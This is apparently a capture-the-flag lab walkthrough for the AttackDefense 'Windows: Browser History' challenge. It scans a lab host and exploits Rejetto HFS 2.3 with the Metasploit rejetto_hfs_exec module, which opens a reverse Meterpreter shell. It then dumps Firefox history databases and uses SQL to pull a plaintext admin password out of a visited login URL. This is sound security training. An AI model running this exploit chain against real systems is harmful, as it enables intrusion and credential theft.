

[illegible]

<b>Name</b>	Windows: Browser History
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=2389">https://attackdefense.com/challengedetails?cid=2389</a>
<b>Type</b>	Basic Exploitation: Pentesting

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Checking target IP address.

**Note:** The target IP address is stored in the “target” file.

**Command:** cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.23.16
root@attackdefense:~#
```

**Step 2:** Run a Nmap scan against the target IP.

**Command:** nmap 10.0.23.16

```
root@attackdefense:~# nmap 10.0.23.16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-08 12:31 IST
Nmap scan report for 10.0.23.16
Host is up (0.059s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.92 seconds
root@attackdefense:~#
```

**Step 3:** We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

**Command:** nmap -sV -p 80 10.0.23.16

```
root@attackdefense:~# nmap -sV -p 80 10.0.23.16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-08 12:31 IST
Nmap scan report for 10.0.23.16
Host is up (0.059s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.92 seconds
root@attackdefense:~#
```

**Step 4:** We will search the exploit module for hfs 2.3 using searchsploit.

**Command:** searchsploit hfs

```

root@attackdefense:~# searchsploit hfs
-----
Exploit Title
-----
Apple Mac OSX 10.4.8 - DMG HFS+ DO HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
HFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)
Linux Kernel 2.6.x - SquashHFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
-----
Shellcodes: No Results
Papers: No Results
root@attackdefense:~# █

```

**Step 5:** There is a Metasploit module for hfs server. We will use the Metasploit module to exploit the target.

#### Commands:

```

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.23.16
exploit

```

```

root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.23.16
RHOSTS => 10.0.23.16
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/U0xeHdNpfWcyB
[*] Local IP: http://10.10.15.2:8080/U0xeHdNpfWcyB
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.e
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.e
[*] Payload request received: /U0xeHdNpfWcyB
[*] Sending stage (175174 bytes) to 10.0.23.16
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.23.16:49725) at 2021-06-08 12:33:28 +0530
[!] Tried to delete %TEMP%\LB0kUqFXV.vbs, unknown result
[*] Server stopped.

meterpreter > 

```

We have successfully exploited a hfs server.

**Step 6:** Migrate current process into explorer.exe

**Command:** migrate -N explorer.exe

```

meterpreter > migrate -N explorer.exe
[*] Migrating from 4936 to 4116...
[*] Migration completed successfully.
meterpreter > 

```

**Step 7:** Background meterpreter session and run browser forensics module to dump the history of the installed browser.

**Commands:** bg

use post/windows/gather/forensics/browser\_history

set SESSION 1

run



```

msf6 > use post/windows/gather/forensics/browser_history
msf6 post(windows/gather/forensics/browser_history) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/forensics/browser_history) > run

[*] Gathering user profiles
[*] Checking for Chrome History artifacts...
[-] Chrome History directory not found for student
[*] Checking for Chrome Archived History artifacts...
[-] Chrome Archived History directory not found for student
[*] Checking for Skype artifacts...
[-] Skype directory not found for student
[*] Checking for Firefox artifacts...
[+] Firefox directory found student
[*] Downloading C:\Users\student\AppData\Roaming\Mozilla\Firefox\Profiles\bldkw0bv.default-release\places.sqlite
[+] Firefox artifact file saved to /root/.msf4/local/student_Firefox_bldkw0bv.default-release_places.sqlite
[*] Checking for Chrome History artifacts...
[-] Chrome History directory not found for Administrator
[*] Checking for Chrome Archived History artifacts...
[-] Chrome Archived History directory not found for Administrator
[*] Checking for Skype artifacts...
[-] Skype directory not found for Administrator
[*] Checking for Firefox artifacts...
[+] Firefox directory found Administrator
[*] Downloading C:\Users\Administrator\AppData\Roaming\Mozilla\Firefox\Profiles\xkgvn7wl.default-release\places.sqlite
[+] Firefox artifact file saved to /root/.msf4/local/Administrator_Firefox_xkgvn7wl.default-release_places.sqlite
[*] Post module execution completed
msf6 post(windows/gather/forensics/browser_history) >

```

**Step 8:** We have downloaded the firefox SQLite file for student and administrator users. We can get all the sensitive information by querying it using SQLite database browser utility.

Move the Administrator user .sqlite file into the root folder and run SQLite browser application in a new terminal.



**Commands:** mv /root/.msf4/local/Administrator\_Firefox\_xkgvn7wl.default-release\_places.sqlite /root/

```


root@attackdefense:~# mv /root/.msf4/local/Administrator_Firefox_xkgvn7wl.default-release_places.sqlite /root/
root@attackdefense:~# sqlitebrowser

```

**Step 9:** Open SQLite file in SQLite database browser.



After opening the SQLite file



**Step 10:** Running SQL queries to get the firefox browser history information from the SQLite file.  
Navigate to the 'Execute SQL' tab and execute the query

Get all the information about the visited site

**Query:**

```
SELECT *
FROM moz_historyvisits, moz_places
WHERE moz_historyvisits.place_id = moz_places.id
```



The screenshot shows a database management tool with a menu bar (File, Edit, View, Tools, Help) and a toolbar with icons for New Database, Open Database, Write Changes, and Revert Changes. The main window has tabs for Database Structure, Browse Data, Edit Pragmas, and Execute SQL. The Execute SQL tab is active, showing a query editor with the following SQL query:

```
1 SELECT *
2 FROM moz_historyvisits, moz_places
3 WHERE moz_historyvisits.place_id = moz_places.id
4
```

Below the query editor, the results are displayed in a table with 10 columns: id, from\_visit, place\_id, visit\_date, visit\_type, session, id, and url. The table contains 6 rows of data:

	id	from_visit	place_id	visit_date	visit_type	session	id	url
1	1	0	8	1622874056299000	1	0	8	https://www.mozilla.org/firefox/welcome
2	2	1	9	1622874056484000	5	0	9	https://www.mozilla.org/en-US/firefox/...
3	3	0	10	1622874073140000	2	0	10	http://pentesteracademy.com/
4	4	3	11	1622874073811000	6	0	11	https://www.pentesteracademy.com/
5	31	0	11	1622874324360000	2	0	11	https://www.pentesteracademy.com/
6	5	0	12	1622874084867000	2	0	12	http://youtube.com/

Below the table, the execution status is shown: "Execution finished without errors. Result: 39 rows returned in 24ms. At line 1: SELECT \* FROM moz\_historyvisits, moz\_places WHERE moz\_historyvisits.place\_id = moz\_places.id".

Get only visited site URL and their visit date

### Query:

```
SELECT h.visit_type, h.visit_date, p.url
FROM moz_historyvisits h, moz_places p
WHERE h.place_id = p.id
```

The screenshot shows a database management tool with a menu bar (File, Edit, View, Tools, Help) and a toolbar. The main window has tabs for 'Database Structure', 'Browse Data', 'Edit Pragmas', and 'Execute SQL'. The 'Execute SQL' tab is active, showing a query editor with the following SQL code:

```
1 SELECT h.visit_type, h.visit_date, p.url
2 FROM moz_historyvisits h, moz_places p
3 WHERE h.place_id = p.id
4
```

Below the query editor, the results are displayed in a table with 9 rows and 4 columns: 'visit\_type', 'visit\_date', 'url', and an unnamed column. The data is as follows:

	visit_type	visit_date	url	
1	1	1622874056299000	https://www.mozilla.org/firefox/welcome/4/	
2	5	1622874056484000	https://www.mozilla.org/en-US/firefox/...	
3	2	1622874073140000	http://pentesteracademy.com/	
4	6	1622874073811000	https://www.pentesteracademy.com/	
5	2	1622874324360000	https://www.pentesteracademy.com/	
6	2	1622874084867000	http://youtube.com/	
7	5	1622874084895000	https://youtube.com/	
8	5	1622874084922000	https://www.youtube.com/	
9	2	1622874088523000	http://gmail.com/	


Below the table, the execution status is shown: 'Execution finished without errors. Result: 39 rows returned in 3ms. At line 1: SELECT h.visit\_type, h.visit\_date, p.url FROM moz\_historyvisits h, moz\_places p WHERE h.place\_id = p.id'.

Get the list of URLs that a user has visited most.

#### Query:

```
SELECT rev_host, sum(visit_count)
FROM moz_places
```

GROUP BY rev\_host  
ORDER BY sum(visit\_count) DESC



The screenshot shows a database management tool interface. The top menu bar includes File, Edit, View, Tools, and Help. Below the menu bar are buttons for New Database, Open Database, Write Changes, and Revert Changes. The main interface has tabs for Database Structure, Browse Data, Edit Pragmas, and Execute SQL. The Execute SQL tab is active, showing a SQL query in a text editor. The query is as follows:

```
1 SELECT rev_host, sum(visit_count)
2 FROM moz_places
3 GROUP BY rev_host
4 ORDER BY sum(visit_count) DESC
5
```

Below the query editor, the results are displayed in a table with two columns: rev\_host and sum(visit\_count). The table contains 9 rows of data, sorted by the sum of visit counts in descending order.

	rev_host	sum(visit_count)
1	moc.elgoog.www.	6
2	moc.ymedacaretsetnep.www.	5
3	moc.elgoog.liam.	4
4	moc.liamg.	4
5	moc.topspba.balymedacaretsetnep.	3
6	gro.allizom.www.	2
7	moc.ebutuoy.	2
8	moc.elgoog.stnuocca.	2
9	moc.evil.kooltuo.	2

Below the table, the execution status is shown: Execution finished without errors. Result: 18 rows returned in 2ms. At line 1: SELECT rev\_host, sum(visit\_count) FROM moz\_places GROUP BY rev\_host ORDER BY sum(visit\_count) DESC.

Analyzing all the URLs again to find the [admin@admin.com](mailto:admin@admin.com) password.

Query:

```
SELECT *
FROM moz_historyvisits, moz_places
WHERE moz_historyvisits.place_id = moz_places.id
```

The screenshot shows a database application window with a menu bar (File, Edit, View, Tools, Help) and a toolbar. The 'Execute SQL' tab is active. The SQL editor contains the following query:

```
1 SELECT *
2 FROM moz_historyvisits, moz_places
3 WHERE moz_historyvisits.place_id = moz_places.id
4
```

Below the editor, a table of results is displayed:

rom_visit	place_id	visit_date	visit_type	session	id	url
31	29	1622874307272000	1	0	29	https://www.wikivoyage.org/
32	31	1622874329140000	1	0	30	https://www.pentesteracademy.com/topics
33	0	1622874842541000	2	0	31	http://pentesteracademylab.appspot.com/...
34	33	1622874870044000	1	0	32	http://pentesteracademylab.appspot.com/...
35	0	1622874875196000	1	0	32	http://pentesteracademylab.appspot.com/...
36	32	1622874909096000	1	0	33	https://www.pentesteracademy.com/...
37	36	1622874914125000	1	0	34	https://www.pentesteracademy.com/pricing
38	37	1622874918066000	1	0	35	https://bootcamps.pentesteracademy.com/...
39	38	1622874925501000	1	0	36	https://bootcamps.pentesteracademy.com/...

Below the table, a status message reads: "Execution finished without errors. Result: 39 rows returned in 4ms. At line 1: SELECT \* FROM moz\_historyvisits, moz\_places WHERE moz\_historyvisits.place\_id = moz\_places.id".

On the right, the 'Edit Database Cell' panel shows the selected cell's content: `/loginscript?email=admin%40admin.com&password=Hello_123321`. The 'Type of data currently in cell' is 'Text / Numeric' (114 character(s)). The 'Remote' section shows 'Identity' as 'Select an identity to connect' and 'DBHub.io' as the selected database.

**Flag:**

**Find the password for admin@admin.com: Hello\_123321**

## References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) (<https://www.exploit-db.com/exploits/39161>)
2. Metasploit Modules ([https://www.rapid7.com/db/modules/exploit/windows/http/rejetto\\_hfs\\_exec/](https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/))
3. SQLite Queries (<https://w3.cs.jmu.edu/cs101/unit11/Lab11-SQLite.html>)